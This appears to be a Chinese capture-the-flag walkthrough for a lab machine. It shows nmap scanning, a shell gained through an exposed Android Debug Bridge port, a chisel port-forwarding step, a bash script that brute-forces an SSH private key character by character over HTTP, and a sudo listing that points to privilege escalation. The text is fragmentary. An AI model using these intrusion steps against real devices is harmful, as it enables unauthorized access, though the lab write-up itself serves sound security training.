┌──(root㉿kali)-[~] └─# nmap -A -sV -sS -p- 192.168.215.243 Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-2204:08 EDT Stats:0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan Service scan Timing: About 50.00% done; ETC:04:08 (0:00:00 remaining) Nmap scan report for 192.168.215.243 Host is up (0.00066s latency). Not shown:65533 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.9 (protocol 2.0) | ssh-hostkey: | 256 b6:7b:e7:e5:b3:33:c7:ff:db:63:5d:b3:75:0d:e2:dd (ECDSA) |_ 2560a:ce:e5:c3:de:50:9c:6d:b7:0d:de:73:b8:6c:28:55 (ED25519) 5555/tcp open adb Android Debug Bridge (token auth required) MAC Address:08:00:27:65:B9:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15-5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2-7.5 (Linux 5.6.3) Network Distance:1 hop Service Info:OS: Android; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE HOP RTT ADDRESS 10.66 ms 192.168.215.243
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done:1 IP address (1 host up) scanned in23.24 seconds
扫描到了22和5555端口(ADB 是 Android 开发工具包中的调试工具,用于通过 USB 或网络连接与 Android 设备通信)
在kali里面默认是没有adb的,安装一下adb的,需要安装一下
1
2
sudo apt update
sudo apt install adb
1.2 Adb的使用:
连接设备:
1
adb connect <device_ip_address>:5555
检查设备连接:
1
adb devices
设备信息:
1
adb shell
发现了两个用户,其中asahi权限不足,不能进入
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[~/zuoti]
└─# adb connect 192.168.215.243:5555
connected to 192.168.215.243:5555

┌──(root㉿kali)-[~/zuoti]
└─# adb devices
List of devices attached
192.168.215.243:5555	device


┌──(root㉿kali)-[~/zuoti]
└─# adb shell
/ $ id
uid=1000(runner) gid=1000(runner) groups=1000(runner)
/ $ cd /home;ls
asahi   runner
/home $ whoami
runner

查看网络连接,发现了靶机本地内有个80端口开放,需要使用chisel进行端口转发
1
2
3
4
5
6
7
8
9
/ $ netstat -lnutp netstat: showing only processes with your user ID Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 000.0.0.0:220.0.0.0:* LISTEN - tcp 00127.0.0.1:800.0.0.0:* LISTEN - tcp 000.0.0.0:55550.0.0.0:* LISTEN2563/python3 tcp 00 :::22 :::* LISTEN -
#!/bin/bash
for s in `seq 5`  #私钥有5行,line正好到line5再往后就有报错信息了
do
key=""
for k in $(seq 70)  #私钥一行是70个字符
do
    for i in $(cat base64.txt)
    do
        tmp="$key$i"  #把私钥进行拼接
        a=$(curl -s "http://192.168.215.222:1111/line${s}/${tmp}")
        [ -z "$a" ] && key="$tmp" && break
    done
done
echo  "$key"
done
┌──(root㉿kali)-[~] └─# curl http://192.168.215.222:1111/line6 <!doctype html> <htmllang=en> <title>404 Not Found</title> <h1>Not Found</h1> <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
┌──(root㉿kali)-[~/zuoti_demo] └─# ssh-keygen -y -f id2 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @ WARNING: UNPROTECTED PRIVATE KEY FILE! @ @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ Permissions 0644for 'id2' are too open. It is required that your private key files are NOT accessible by others. This private key will be ignored. Load key "id2": bad permissions
fuzzz:~$ sudo -l MatchingDefaults entries for asahi on fuzzz: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin RunasandCommand-specific defaults forasahi: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL" User asahi may run the following commands on fuzzz: (ALL) NOPASSWD: /usr/local/bin/lrz